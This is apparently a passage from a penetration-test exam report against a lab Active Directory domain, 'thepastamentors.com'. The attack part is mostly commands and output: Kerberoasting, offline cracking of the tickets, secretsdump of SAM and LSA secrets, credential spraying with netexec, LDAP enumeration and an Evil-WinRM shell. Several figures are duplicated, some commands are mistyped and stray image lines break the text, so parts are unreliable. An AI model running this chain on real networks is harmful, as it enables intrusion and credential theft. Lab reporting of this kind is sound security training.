$ proxychains impacket-GetUserSPNs THEPASTAMENTORS.COM/
ferruccio -k -no-pass -dc-ip 10.10.10.225 -request
ServicePrincipalName Name
TPM-DC/NoodleSVC.thepastamentors.com:60111 NoodleSVC
TPM-DC/SophosSVC.thepastamentors.com:60112 SophosSVC
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115
CarbonBlackSVC
```



ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
TPM-DC/NoodleSVC.thepastamentors.com:60111	NoodleSVC		2022-12-22 10:05:58.295911	2022-12-24 15:28:37.721276	
TPM-DC/SophosSVC.thepastamentors.com:60112	SophosSVC		2022-11-16 04:36:31.864533	<never>	
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115	CarbonBlackSVC		2022-11-16 04:36:55.146068	<never>	
TPM-DC/RecipeSVC.thepastamentors.com:60113	RecipeSVC		2022-11-16 04:37:25.170944	<never>	
TPM-DC/LinguineSVC.thepastamentors.com:60114	LinguineSVC		2022-11-16 04:39:17.197165	<never>	

Figure 71.1: Impacket-GetUserSPNs extracting multiple Kerberoastable service tickets from the domain.



ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
TPM-DC/NoodleSVC.thepastamentors.com:60111	NoodleSVC		2022-12-22 10:05:58.295911	2022-12-24 15:28:37.721276	
TPM-DC/SophosSVC.thepastamentors.com:60112	SophosSVC		2022-11-16 04:36:31.864533	<never>	
TPM-DC/CarbonBlackSVC.thepastamentors.com:60115	CarbonBlackSVC		2022-11-16 04:36:55.146068	<never>	
TPM-DC/RecipeSVC.thepastamentors.com:60113	RecipeSVC		2022-11-16 04:37:25.170944	<never>	
TPM-DC/LinguineSVC.thepastamentors.com:60114	LinguineSVC		2022-11-16 04:39:17.197165	<never>	

Figure 72: The formatted Kerberos service ticket hashes ready for offline cracking.

The tickets were subjected to an offline dictionary attack using John the Ripper. The hash for the NoodleSVC account was successfully cracked, revealing the plaintext password `ch1ck3nnoodle`.

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/
Attempt_4/kerberoast_hashes.txt
ch1ck3nnoodle (?)
1 password hash cracked, 4 left
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/Attempt_4/kerberoast_hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:17 30.47% (ETA: 15:46:54) 0g/s 266480p/s 1332Kc/s 1332KC/s prince4e..primera16
ch1ck3nnoodle (?)
1g 0:00:01:06 DONE (2026-05-22 15:47) 0.01496g/s 214662p/s 996450c/s 996450C/s !!12Honey..*7jVamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ john --show ~/PNPT/Attempt_4/kerberoast_hashes.txt
?:ch1ck3nnoodle
1 password hash cracked, 4 left
```

Figure 73: John the Ripper successfully cracking the NoodleSVC service ticket.

Authenticating across the network with this service account verified it held local administrative ("Pwn3d!") privileges over target host 10.10.10.15 (SVC).

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains netexec smb 10.10.10.15 10.10.10.25 10.10.10.35 10.10.10.225
10.10.10.35 10.10.10.225 -u 'NoodleSVC' -p 'ch1ck3nnoodle'
SMB 10.10.10.15 445 SVC [+]
thepastamentors.com\NoodleSVC:ch1ck3nnoodle (Pwn3d!)
```

```
(kali㉿kali)-[~/PNPT/Attempt_4]
└─$ proxychains netexec smb 10.10.10.15 10.10.10.25 10.10.10.35 10.10.10.225 -u 'NoodleSVC' -p 'ch1ck3nnoodle'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Running nxc against 4 targets
10.10.10.25:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... OK
Running nxc against 4 targets
10.10.10.35:135 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.35:135 [proxychains] Strict chain ... 127.0.0.1:1080 ... OK
Running nxc against 4 targets
10.10.10.225:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... OK
Running nxc against 4 targets
10.10.10.15:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 [proxychains] Strict chain ... 127.0.0.1:1080 ... OK
SMB 10.10.10.15 445 SVC [*] Windows 10 / Server 2019 Build 19041 x64 (name:SVC) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.35 445 PASSBACK [*] Windows 10 / Server 2019 Build 19041 x64 (name:PASSBACK) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.225 445 TPM-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
SMB 10.10.10.25 445 BYPASS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BYPASS) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
Running nxc against 4 targets
10.10.10.15 445 SVC [*] thepastamentors.com\NoodleSVC:ch1ck3nnoodle (Pwn3d!)
Running nxc against 4 targets
10.10.10.35 445 PASSBACK [*] thepastamentors.com\NoodleSVC:ch1ck3nnoodle
Running nxc against 4 targets
10.10.10.225 445 TPM-DC [*] thepastamentors.com\NoodleSVC:ch1ck3nnoodle
Running nxc against 4 targets
10.10.10.25 445 BYPASS [*] thepastamentors.com\NoodleSVC:ch1ck3nnoodle
Running nxc against 4 targets
```

Figure 74: Validating the NoodleSVC administrative execution rights against host SVC.

3.3 Machine Hijacking and Registry Harvesting Using local administrative execution rights on host SVC, the team utilized **secretsdump** to extract local SAM hashes and LSA secrets. This process exposed a cleartext default fallback password configuration:

pastaman:Pastaintheclear!

```
(kali@kali) - [~/PNPT/Attempt_4]
$ proxychains impacket-secretsdump thepastamentors.com/
NoodleSVC:'ch1ck3nnoodle'@10.10.10.15
[*] Dumping LSA Secrets
[*] DefaultPassword
pastaman:Pastaintheclear!
```

```
(kali@kali) - [~/PNPT/Attempt_4]
$ proxychains secretsdump thepastamentors.com/NoodleSVC:'ch1ck3nnoodle'@10.10.10.15
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xdea33f3dfbdc6d4118f7cc8be56f233
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
SVC:1001:aad3b435b51404eeaad3b435b51404ee:90b0a218117acbf7f0baab46c5e9408:::
helpdesk:1004:aad3b435b51404eeaad3b435b51404ee:3744b0b8b5d9fc62344a0c629db51e13:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] MACHINE.ACC
THEPASTAMENTORS\SVC$aes256-cts-hmac-sha1-96:c4454c85a238d2b98323166a16851eaf14f185309806162c07cf0dd809824860
THEPASTAMENTORS\SVC$aes128-cts-hmac-sha1-96:685f2673011b55ee96f4de10c82edc1
THEPASTAMENTORS\SVC$des-cbc-md5:8a3168f8da4f4cf7
THEPASTAMENTORS\SVC$plain_password_hex:1e7ca1a053d62721281ba941fa4882c9055ac68e9e6655d07944457c3ccee670ca9466daa07b5b747d748e96930116bf919bdf49ca0e847d0998dfdb7814890bacab93af62eb637e71492142df613b0
b073b5f54d4f5a999272281478d6e3733aac4266a0b0c8afeffadbl66a7d2c2081b5bce35c66ae51f72ada5310fe3161f94b989932
32fbac8b83fc456ff1b50f722281478d6e3733aac4266a0b0c8afeffadbl66a7d2c2081b5bce35c66ae51f72ada5310fe3161f94b989932
THEPASTAMENTORS\SVC$aad3b435b51404eeaad3b435b51404ee:95b796b469affb11a515a50ef1e9131:::
[*] DefaultPassword
pastaman:Pastaintheclear!
[*] DRAP1 SYSTEM
drap1_machinekey:0xf740c97405e45576dfe425009e67979335af4a95
drap1_userkey:0xb17f2a894772cc328eb3c644af84e78ab61e6f0f
[*] NL$M
0000 F1 9F 8D 0A 3D 6D 2D 13 69 96 2E 4C 32 4D C3 66 .....k-.1.L2M.f
0010 D5 36 97 A8 1F 08 F2 38 11 3E DF 05 AE DF 31 70 .....8.>....lp
0020 C0 E3 97 A9 08 31 A9 2A E3 88 48 DD 2C 88 86 56 .....1.*..H...V
0030 83 C9 79 98 03 D5 9D 28 C1 BE 33 D6 0E 7B 87 98 ..y....(..3.{}
NL$M:f10f60ba3db2d1369962e4c324dc366d53697ab1f0bf238113edf05aedf3178c0e397a00831a92ae38848dd2c88865683c979908d59d28c1be33d60e7bb79b
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Figure 75: Secretsdump extracting local SAM hashes and plaintext LSA secrets.

Authentication checks verified that this fallback password was isolated to specific local profiles and was not configured domain-wide. The team then turned to LDAP queries to enumerate further directory paths.

```
(kali@kali) - [~/PNPT/Attempt_4]
$ proxychains hivesync smb 10.10.10.15 10.10.10.25 10.10.10.35 10.10.10.225 -u "pastaman" -p "Pastaintheclear!"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Running nxc against 4 targets
... OK
... OK
Running nxc against 4 targets
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:135 ... OK
Running nxc against 4 targets
... OK
... OK
Running nxc against 4 targets
... OK
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:445 ... OK
SMB 10.10.10.35 445 PASSBACK [*] Windows 10 / Server 2019 Build 19041 x64 (name:PASSBACK) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.25 445 BYPASS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BYPASS) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.15 445 SVC [*] Windows 10 / Server 2019 Build 19041 x64 (name:SVC) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
SMB 10.10.10.225 445 TPM-DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:TPM-DC) (domain:thepastamentors.com) (signing:True) (SMBv1:False)
Running nxc against 4 targets
SMB 10.10.10.35 445 PASSBACK [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nxc against 4 targets
SMB 10.10.10.25 445 BYPASS [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nxc against 4 targets
SMB 10.10.10.15 445 SVC [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nxc against 4 targets
SMB 10.10.10.225 445 TPM-DC [-] thepastamentors.com\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE
Running nxc against 4 targets
100% 0:00:00
```

Figure 76: Testing the pastaman credentials across the domain via SMB.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains netexec smb 10.10.10.15 -u 'pastaman' -p 'Pastaintheclear!' --local-auth
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
SMB 10.10.10.15 445 SVC [*] Windows 10 / Server 2019 Build 19041 x64 (name:SVC) (domain:SVC) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
SMB 10.10.10.15 445 SVC [-] SVC\pastaman:Pastaintheclear! STATUS_LOGON_FAILURE

```

Figure 77: Testing the pastaman credentials against local authentication boundaries.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains netexec ldap 10.10.10.225 -u 'NoodleSVC' -p 'ch1ck3nnoodle'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
LDAP 10.10.10.225 389 TPM-DC [*] Windows 10 / Server 2019 Build 17763 (name:TPM-DC) (domain:thepastamentors.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
LDAP 10.10.10.225 389 TPM-DC [+] thepastamentors.com\NoodleSVC:ch1ck3nnoodle

```

Figure 78: Validating LDAP access using the compromised NoodleSVC account.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains netexec ldap 10.10.10.225 -u 'NoodleSVC' -p 'ch1ck3nnoodle' --users
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
LDAP 10.10.10.225 389 TPM-DC [*] Windows 10 / Server 2019 Build 17763 (name:TPM-DC) (domain:thepastamentors.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
LDAP 10.10.10.225 389 TPM-DC [+] thepastamentors.com\NoodleSVC:ch1ck3nnoodle
[*] Enumerated 18 domain users: thepastamentors.com

```

-Username-	-Last PW Set-	-BadPW-	-Description-
Administrator	2022-12-22 17:32:54	0	Built-in account for administering the computer/domain
Guest	<never>	0	Built-in account for guest access to the computer/domain
krbtgt	2021-04-07 14:04:56	8	Key Distribution Center Service Account
adriano	2022-12-22 17:35:25	8	
alanzo	2021-04-07 14:14:33	8	
alessandra	2021-04-07 14:15:01	8	
mario	2022-12-22 17:35:39	8	
nicola	2021-04-07 14:17:32	0	
NoodleSVC	2022-12-22 18:05:58	0	
giovanni	<never>	8	
leo	<never>	8	
SophosSVC	2022-11-16 04:36:31	0	
CarbonBlackSVC	2022-11-16 04:36:55	0	
RecipeSVC	2022-11-16 04:37:25	0	
LinguineSVC	2022-11-16 04:39:17	0	
helpdesk	2023-01-07 16:12:27	0	
fileshare	2022-12-22 17:01:01	0	
ferruccio	2023-01-23 00:13:11	0	

Figure 79: Extracting the full domain user list via LDAP queries.

```

(kali@kali)-[~/PNPT/Attempt 4]
└─$ proxychains netexec ldap 10.10.10.225 -u 'NoodleSVC' -p 'ch1ck3nnoodle' --groups
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
LDAP 10.10.10.225 389 TPM-DC [*] Windows 10 / Server 2019 Build 17763 (name:TPM-DC) (domain:thepastamentors.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
[+] thepastamentors.com\NoodleSVC:ch1ck3nnoodle
Administrators membercount: 3
Users membercount: 3
Guests membercount: 2
Print Operators membercount: 0
Backup Operators membercount: 0
Replicator membercount: 0
Remote Desktop Users membercount: 0
Network Configuration Operators membercount: 0
Performance Monitor Users membercount: 0
Performance Log Users membercount: 0
Distributed COM Users membercount: 0
IIS IUSRS membercount: 1
Cryptographic Operators membercount: 0
Event Log Readers membercount: 0
Certificate Service DCOM Access membercount: 0
RDS Remote Access Servers membercount: 0
RDS Endpoint Servers membercount: 0
RDS Management Servers membercount: 0
Hyper-V Administrators membercount: 0
Access Control Assistance Operators membercount: 0
Remote Management Users membercount: 0
Storage Replica Administrators membercount: 0
Domain Computers membercount: 0
Domain Controllers membercount: 0
Schema Admins membercount: 1
Enterprise Admins membercount: 1
Cert Publishers membercount: 0
Domain Admins membercount: 1
Domain Users membercount: 0
Domain Guests membercount: 0
Group Policy Creator Owners membercount: 1
RAS and IAS Servers membercount: 0
Server Operators membercount: 0
Account Operators membercount: 0
Pre-Windows 2000 Compatible Access membercount: 1
Incoming Forest Trust Builders membercount: 0
Windows Authorization Access Group membercount: 1
Terminal Server License Servers membercount: 0
Allowed RODC Password Replication Group membercount: 0

```

Figure 80: Extracting the domain group structure via LDAP queries.

```

LDAP 10.10.10.225 389 TPM-DC Denied RODC Password Replication Group membercount: 8
LDAP 10.10.10.225 389 TPM-DC Read-only Domain Controllers membercount: 0
LDAP 10.10.10.225 389 TPM-DC Enterprise Read-only Domain Controllers membercount: 0
LDAP 10.10.10.225 389 TPM-DC Cloneable Domain Controllers membercount: 0
LDAP 10.10.10.225 389 TPM-DC Protected Users membercount: 0
LDAP 10.10.10.225 389 TPM-DC Key Admins membercount: 0
LDAP 10.10.10.225 389 TPM-DC Enterprise Key Admins membercount: 0
LDAP 10.10.10.225 389 TPM-DC DnsAdmins membercount: 0
LDAP 10.10.10.225 389 TPM-DC DnsUpdateProxy membercount: 0

```

Figure 81: Continuation of the LDAP group extraction output.

```

(kali@kali)-[~/PNPT/Attempt 4]
└─$ proxychains nxc ldap 10.10.10.225 -u 'NoodleSVC' -p 'ch1ck3nnoodle' --groups "Domain Admins"
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
LDAP 10.10.10.225 389 TPM-DC [*] Windows 10 / Server 2019 Build 17763 (name:TPM-DC) (domain:thepastamentors.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.225:389 ... OK
[+] thepastamentors.com\NoodleSVC:ch1ck3nnoodle
Administrator


```

Figure 82: Confirming the Administrator account resides within the Domain Admins group.

Returning to the dumped SAM hashes from host SVC, the team cracked the local hash for the helpdesk account using an NT format dictionary attack, revealing the plaintext password cheezy_pasta.


```
(kali@kali)-[~/PNPT/Attempt_4]
$ cat helpdesk_hash.txt
helpdesk:3744bb8bb5df9c6234a40c629db51e13

(kali@kali)-[~/PNPT/Attempt_4]
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/Attempt_4/helpdesk_hash.txt
cheezy_pasta (helpdesk)
```



```
(kali@kali)-[~/PNPT/Attempt_4]
$ cat helpdesk_hash.txt
helpdesk:3744bb8bb5df9c6234a40c629db51e13
```


Figure 83: Isolating the local NT hash for the helpdesk user.



```
(kali@kali)-[~/PNPT/Attempt_4]
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt ~/PNPT/Attempt_4/helpdesk_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
cheezy_pasta (helpdesk)
1g 0:00:00:00 DONE (2026-05-22 17:50) 1.315g/s 12057Kp/s 12057Kc/s 12057KC/s chefares..cheezy601
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Figure 84: Successfully cracking the helpdesk NT hash using John the Ripper.

Authentication testing verified the helpdesk local account granted execution control over both host 10.10.10.15 (SVC) and host 10.10.10.25 (BYPASS).



```
(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.25 -u 'helpdesk' -p 'cheezy_pasta' --local-auth
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
SMB 10.10.10.25 445 BYPASS [*] Windows 10 / Server 2019 Build 19041 x64 (name:BYPASS) (domain:BYPASS) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
SMB 10.10.10.25 445 BYPASS [+] BYPASS\helpdesk:cheezy_pasta
```

Figure 85: Successful local authentication against workstation BYPASS.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.15 -u 'helpdesk' -p 'cheezy_pasta' --local-auth
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
SMB 10.10.10.15 445 SVC [+] Windows 10 / Server 2019 Build 19041 x64 (name:SVC) (domain:SVC) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445 ... OK
SMB 10.10.10.15 445 SVC [+] SVC\helpdesk:cheezy_pasta

```

Figure 86: Successful local authentication against workstation SVC.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.25 -u 'NoodleSVC' -p 'chick3nnoodle' --shares
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
SMB 10.10.10.25 445 BYPASS [+] Windows 10 / Server 2019 Build 19041 x64 (name:BYPASS) (domain:thepastamentors.com) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
SMB 10.10.10.25 445 BYPASS [+] thepastamentors.com\NoodleSVC:chick3nnoodle
SMB 10.10.10.25 445 BYPASS [+] Enumerated shares
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS

```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC

Figure 87: Enumerating accessible SMB shares on BYPASS using NoodleSVC.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nxc smb 10.10.10.25 -u 'helpdesk' -p 'cheezy_pasta' --local-auth --shares
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
SMB 10.10.10.25 445 BYPASS [+] Windows 10 / Server 2019 Build 19041 x64 (name:BYPASS) (domain:BYPASS) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:445 ... OK
SMB 10.10.10.25 445 BYPASS [+] BYPASS\helpdesk:cheezy_pasta
SMB 10.10.10.25 445 BYPASS [+] Enumerated shares
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS
SMB 10.10.10.25 445 BYPASS

```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC

Figure 88: Enumerating accessible SMB shares on BYPASS using helpdesk credentials.

A WinRM management shell was opened on host BYPASS, granting interactive console access.

```

(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains evil-winrm -i 10.10.10.25 -u 'helpdesk' -p 'cheezy_pasta'
Evil-WinRM PS C:\Users\pastaman\Documents> whoami
bypass\helpdesk

```

```
(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains nc winrm 10.10.10.25 -u 'helpdesk' -p 'cheezy_pasta' --local-auth
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... [4] Windows 10 / Server 2019 Build 19041 (name:BYPASS) (domain:thepastamentors.com)
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from cryptogra
phy.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self, key)
WINRM 10.10.10.25 5985 BYPASS [*] BYPASS/helpdesk:cheezy_pasta (Pwn3d!)
```

Figure 89: Netexec validating WinRM execution capability on BYPASS.

```
(kali@kali)-[~/PNPT/Attempt_4]
$ proxychains evil-winrm -i 10.10.10.25 -u 'helpdesk' -p 'cheezy_pasta'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
/var/lib/gems/3.3.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset ...
*Evil-WinRM* PS C:\Users\pastaman\Documents> whoami
bypass/helpdesk
*Evil-WinRM* PS C:\Users\pastaman\Documents> whoami /groups
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.25:5985 ... OK
